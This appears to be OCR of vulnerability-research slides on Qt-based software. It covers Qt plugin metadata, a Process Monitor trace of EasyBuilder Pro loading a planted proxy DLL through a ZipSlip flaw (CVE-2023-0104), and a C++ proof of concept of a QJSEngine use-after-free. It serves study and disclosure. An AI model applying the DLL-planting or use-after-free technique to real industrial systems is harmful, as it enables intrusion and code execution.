
.qtmetad	00000120	0000A000	00000200	00007400	00000000	00000000	0000	0000	50000040
.rsrc	00000340	0000B000	00000400	00007600	00000000	00000000	0000	0000	40000040
.reloc	00000094	0000C000	00000200	00007A00	00000000	00000000	0000	0000	42000040

This section contains:

```
Offset     0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F    Ascii
00000000  51 54 4D 45 54 41 44 41 54 41 20 20 71 62 6A 73   QTMETADATA..qbjs
00000010  01 00 00 00 0C 01 00 00 0B 00 00 00 F8 00 00 00   ▯...▮▯..▯...ø...
00000020  1B 03 00 00 03 00 49 49 44 00 00 00 31 00 6F 72   ▯▯..▯.IID...1.or
00000030  67 2E 71 74 2D 70 72 6F 6A 65 63 74 2E 51 74 2E   g.qt-project.Qt.
00000040  51 49 6D 61 67 65 49 4F 48 61 6E 64 6C 65 72 46   QImageIOHandlerF
00000050  61 63 74 6F 72 79 49 6E 74 65 72 66 61 63 65 00   actoryInterface.
00000060  9B 0B 00 00 09 00 63 6C 61 73 73 4E 61 6D 65 00   ▮▯....className.
00000070  0A 00 51 47 69 66 50 6C 75 67 69 6E 3A 40 A1 00   ..QGifPlugin:@¡.
00000080  07 00 76 65 72 73 69 6F 6E 00 00 00 11 00 00 00   ▯.version...▯...
00000090  05 00 64 65 62 75 67 00 95 12 00 00 08 00 4D 65   ▯.debug.▮▯..▯.Me
000000A0  74 61 44 61 74 61 00 00 64 00 00 00 05 00 00 00   taData..d...▯...
000000B0  5C 00 00 00 14 03 00 00 04 00 4B 65 79 73 00 00   \...▯▯..▯.Keys..
000000C0  18 00 00 00 02 00 00 00 14 00 00 00 03 00 67 69   ▯.......▯...▯.gi
000000D0  66 00 00 00 8B 01 00 00 14 08 00 00 09 00 4D 69   f...▮▯..▯▯....Mi
000000E0  6D 65 54 79 70 65 73 00 1C 00 00 00 02 00 00 00   meTypes.........
000000F0  18 00 00 00 09 00 69 6D 61 67 65 2F 67 69 66 00   ▯.....image/gif.
00000100  8B 01 00 00 0C 00 00 00 30 00 00 00 0C 00 00 00   ▮▯..▮...0...▮...
00000110  84 00 00 00 4C 00 00 00 78 00 00 00 68 00 00 00   ▮...L...x...h...
00000120  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```

https://www.zerodayinitiative.com/blog/2019/4/3/loading-up-a-pair-of-qt-bugs-detailing-cve-2019-1636-and-cve-2019-6739

Weintek EasyBuilder Pro cMT Series Project Decompiling Contains ZipSlip Vulnerability (CVE-2023-0104)


Process Monitor - Sysinternals: www.sysinternals.com

Time of Day	Process Name	PID	Operation	Path	Result
3:36:56.7860...	EasyBuilder Pro.EXE	8664	CreateFile	C:\EBpro\qml\QtQuick\Window.2\windowplugin.dll	SUCCESS
3:36:56.7860...	EasyBuilder Pro.EXE	8664	QueryNetworkOpenInformationFile	C:\EBpro\qml\QtQuick\Window.2\windowplugin.dll	SUCCESS
3:36:56.7860...	EasyBuilder Pro.EXE	8664	CloseFile	C:\EBpro\qml\QtQuick\Window.2\windowplugin.dll	SUCCESS
3:36:56.7883...	EasyBuilder Pro.EXE	8664	QueryDirectory	C:\EBpro\qml\QtQuick\Window.2\windowplugin.dll	SUCCESS
3:36:56.7938...	EasyBuilder Pro.EXE	8664	CreateFile	C:\EBpro\qml\QtQuick\Window.2\windowplugin.dll	SUCCESS
3:36:56.7939...	EasyBuilder Pro.EXE	8664	QueryNetworkOpenInformationFile	C:\EBpro\qml\QtQuick\Window.2\windowplugin.dll	SUCCESS
3:36:56.7939...	EasyBuilder Pro.EXE	8664	CloseFile	C:\EBpro\qml\QtQuick\Window.2\windowplugin.dll	SUCCESS
3:36:56.7955...	EasyBuilder Pro.EXE	8664	CreateFile	C:\EBpro\qml\QtQuick\Window.2\windowplugin.dll	SUCCESS
3:36:56.7955...	EasyBuilder Pro.EXE	8664	QueryNetworkOpenInformationFile	C:\EBpro\qml\QtQuick\Window.2\windowplugin.dll	SUCCESS
3:36:56.7956...	EasyBuilder Pro.EXE	8664	CloseFile	C:\EBpro\qml\QtQuick\Window.2\windowplugin.dll	SUCCESS
3:36:56.7958...	EasyBuilder Pro.EXE	8664	CreateFile	C:\EBpro\qml\QtQuick\Window.2\windowplugin.dll	SUCCESS
3:36:56.7959...	EasyBuilder Pro.EXE	8664	QueryInformationVolume	C:\EBpro\qml\QtQuick\Window.2\windowplugin.dll	SUCCESS
3:36:56.7959...	EasyBuilder Pro.EXE	8664	QueryAllInformationFile	C:\EBpro\qml\QtQuick\Window.2\windowplugin.dll	BUFFER OVERFLOW
3:36:56.7960...	EasyBuilder Pro.EXE	8664	CreateFileMapping	C:\EBpro\qml\QtQuick\Window.2\windowplugin.dll	FILE LOCKED WITH ONLY READERS
3:36:56.7960...	EasyBuilder Pro.EXE	8664	QueryStandardInformationFile	C:\EBpro\qml\QtQuick\Window.2\windowplugin.dll	SUCCESS
3:36:56.7960...	EasyBuilder Pro.EXE	8664	CreateFileMapping	C:\EBpro\qml\QtQuick\Window.2\windowplugin.dll	SUCCESS
3:36:56.7961...	EasyBuilder Pro.EXE	8664	CloseFile	C:\EBpro\qml\QtQuick\Window.2\windowplugin.dll	SUCCESS
3:36:56.7964...	EasyBuilder Pro.EXE	8664	CreateFile	C:\EBpro\qml\QtQuick\Window.2\windowplugin.dll	SUCCESS
3:36:56.7964...	EasyBuilder Pro.EXE	8664	QueryBasicInformationFile	C:\EBpro\qml\QtQuick\Window.2\windowplugin.dll	SUCCESS
3:36:56.7964...	EasyBuilder Pro.EXE	8664	CloseFile	C:\EBpro\qml\QtQuick\Window.2\windowplugin.dll	SUCCESS
3:36:56.7965...	EasyBuilder Pro.EXE	8664	CreateFile	C:\EBpro\qml\QtQuick\Window.2\windowplugin.dll	SUCCESS
3:36:56.7966...	EasyBuilder Pro.EXE	8664	CreateFileMapping	C:\EBpro\qml\QtQuick\Window.2\windowplugin.dll	FILE LOCKED WITH ONLY READERS
3:36:56.7967...	EasyBuilder Pro.EXE	8664	CreateFileMapping	C:\EBpro\qml\QtQuick\Window.2\windowplugin.dll	SUCCESS
3:36:56.7968...	EasyBuilder Pro.EXE	8664	Load Image	C:\EBpro\qml\QtQuick\Window.2\windowplugin.dll	SUCCESS
3:36:56.7971...	EasyBuilder Pro.EXE	8664	CreateFile	C:\EBpro\qml\QtQuick\Window.2\windowplugin.dll	SUCCESS
3:36:56.7980...	EasyBuilder Pro.EXE	8664	CloseFile	C:\EBpro\qml\QtQuick\Window.2\windowplugin.dll	SUCCESS
3:36:56.7981...	EasyBuilder Pro.EXE	8664	CloseFile	C:\EBpro\qml\QtQuick\Window.2\windowplugin.dll	SUCCESS
3:36:56.7983...	EasyBuilder Pro.EXE	8664	CreateFile	C:\EBpro\qml\QtQuick\Window.2\real_windowplugin.dll	SUCCESS
3:36:56.7984...	EasyBuilder Pro.EXE	8664	QueryBasicInformationFile	C:\EBpro\qml\QtQuick\Window.2\real_windowplugin.dll	SUCCESS
3:36:56.7984...	EasyBuilder Pro.EXE	8664	CloseFile	C:\EBpro\qml\QtQuick\Window.2\real_windowplugin.dll	SUCCESS
3:36:56.7985...	EasyBuilder Pro.EXE	8664	CreateFile	C:\EBpro\qml\QtQuick\Window.2\real_windowplugin.dll	SUCCESS
3:36:56.7985...	EasyBuilder Pro.EXE	8664	CreateFileMapping	C:\EBpro\qml\QtQuick\Window.2\real_windowplugin.dll	FILE LOCKED WITH ONLY READERS
3:36:56.7986...	EasyBuilder Pro.EXE	8664	CreateFileMapping	C:\EBpro\qml\QtQuick\Window.2\real_windowplugin.dll	SUCCESS
3:36:56.7987...	EasyBuilder Pro.EXE	8664	Load Image	C:\EBpro\qml\QtQuick\Window.2\real_windowplugin.dll	SUCCESS
3:36:56.7988...	EasyBuilder Pro.EXE	8664	CloseFile	C:\EBpro\qml\QtQuick\Window.2\real_windowplugin.dll	SUCCESS


https://www.txone.com/blog/weintek-easybuilder-pro-cmt-series-project-decompiling-contains-zipslip-vulnerability-cve-2023-0104/

Case Study: QObject Ownership

- Qt 5.15.2
- C++ <-> JavaScript
- Even the object’s ownership is transferred to JavaScript, the members of C++ object still can be referenced.

QJSEngine QObject UAF

```
class MyQobj: public QObject
{
   Q_OBJECT
public:
   Q_INVOKABLE void myFunc(int val){ privObj = val; }
private:
    int privObj;
}
```




```
QJSEngine* engine = New QJSEngine();
```


```
MyQobj* qobj = new MyQobj();
jsobj = engine->newQObject(qobj);
engine->globalObject().setProperty(“OBJ", jsobj);
```

```
Delete engine;
```

```
qobj->setPrivObj(100);
```




```
int main(int argc, char *argv[]){

    QCoreApplication a(argc, argv);
    QJSValue jsTimer;
    QJSEngine* myEngine = new QJSEngine();
    QQTimer* myTimer = new QQTimer();
    myEngine->installExtensions(QJSEngine::ConsoleExtension);
    jsTimer = myEngine->newQObject(myTimer);
    myEngine->globalObject().setProperty("Timer", jsTimer);
    delete myEngine;
    qtout << "timeout: " << myTimer->getTimeout() << Qt::endl;
    myTimer->setTimeout(1234);
    qtout << "timeout: " << myTimer->getTimeout() << Qt::endl;

    myEngine = new QJSEngine();
    qtout << "timeout: " << myTimer->getTimeout() << Qt::endl;

//    return a.exec();
    return 0;
}
```

